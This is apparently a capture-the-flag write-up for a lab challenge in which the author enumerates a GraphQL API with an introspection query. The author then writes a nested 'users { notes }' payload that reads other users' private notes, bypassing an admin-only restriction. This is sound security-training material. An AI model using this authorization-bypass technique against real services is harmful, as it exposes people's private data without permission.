
Breach

Breach's team collaboration platform. Some content is restricted to admins — but is the enforcement as tight as it looks?
Room Description
https://dashboard.webverselabs-pro.com/challenges/breach
Scenario
Breach is an internal collaboration tool where teams share notes and documents. The developers implemented access controls, but the architecture has layers — and not all of them agree on who can see what.
Objective
Breach's team collaboration platform. Some content is restricted to admins — but is the enforcement as tight as it looks?
Initial Analysis

The nav-bar this time around looks a little weird with the code, so it will look funky when pasting, but we can extract the endpoints from there as well as the UI, or well I'll just snip the excess code around the endpoint.
<div class="nav-links"><a href="/" style="
        ...
      >Feed</a><a href="/profile" style="
        ...
      >Profile</a><a href="/team" style="
        ...
      >Team</a><a href="/about" style="
        ...
      >About</a></div>
  </nav>

And of course, while monitoring our requests in the background, we instantly see why this challenge is tagged as GraphQL, since it uses GraphQL :exploding_head:.
Finding the bug
Alrighty, let's check the other endpoints to see the query structure and what the fields look like for GraphQL and then we can try and see whether introspection is available to us.
/profile
We see an image, a name, and a user id.

The background graphql call looks like the following:

We have the payload being sent:
{"query":"{ me { id name role } }"}
We now know we have fields called id, name and role.
Instead of "me", how about we try and place "users" since that is a popular naming schema moment.

Okay, great, we can get information back. Let's check the other endpoints for more clues.
/team

Ah, well, we see daniel now, so he wasn't a secret user :sob:.

Lo and behold, quite literally, our previous query is being sent in the background to retrieve this information, so unfortunately we didn't luck out.
/about
Last, and well, least is the about section, this gives a big clue to what we are looking for.

Admins can view all notes including private ones. Users can only see public notes in the feed.
We need to find a way to either become admin or just read the private notes.
Exploitation
Alrighty, we have delayed long enough, we have gathered enough information, now let's check whether there's introspection or whether we should probe for suggestions.
To do so, you need to send a request that has a GraphQL payload in the Repeater, right click, GraphQL -> Set Introspection query and send the request.


Success! Okay, so we are interested in users and notes for now.
We can see those objects from the results of our introspection query:
{"kind":"OBJECT","name":"User","description":null,"fields":[{"name":"id","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"Int","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"name","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"role","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"notes","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"LIST","name":null,"ofType":{"kind":"NON_NULL","name":null,"ofType":{"kind":"OBJECT","name":"Note"}}}},"isDeprecated":false,"deprecationReason":null}],"inputFields":null,"interfaces":[],"enumValues":null,"possibleTypes":null},
and the notes object:
{"kind":"OBJECT","name":"Note","description":null,"fields":[{"name":"id","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"Int","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"title","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"content","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"authorId","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"Int","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"isPrivate","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"Boolean","ofType":null}},"isDeprecated":false,"deprecationReason":null}]
Now, we know the objects, lets see if we they are also mentioned as lists to actually retrieve information.
{"name":"users","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"LIST","name":null,"ofType":{"kind":"NON_NULL","name":null,"ofType":{"kind":"OBJECT","name":"User"}}}},"isDeprecated":false,"deprecationReason":null},
{"name":"notes","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"LIST","name":null,"ofType":{"kind":"NON_NULL","name":null,"ofType":{"kind":"OBJECT","name":"Note"}}}},"isDeprecated":false,"deprecationReason":null}
Amazing! Now, let's write a payload that includes both lists and their corresponding fields neccessary.
{"query":"{ users { id name role notes {id title content isPrivate} } }"}
With that we can read the private notes on the system, those ones belonging to daniel.
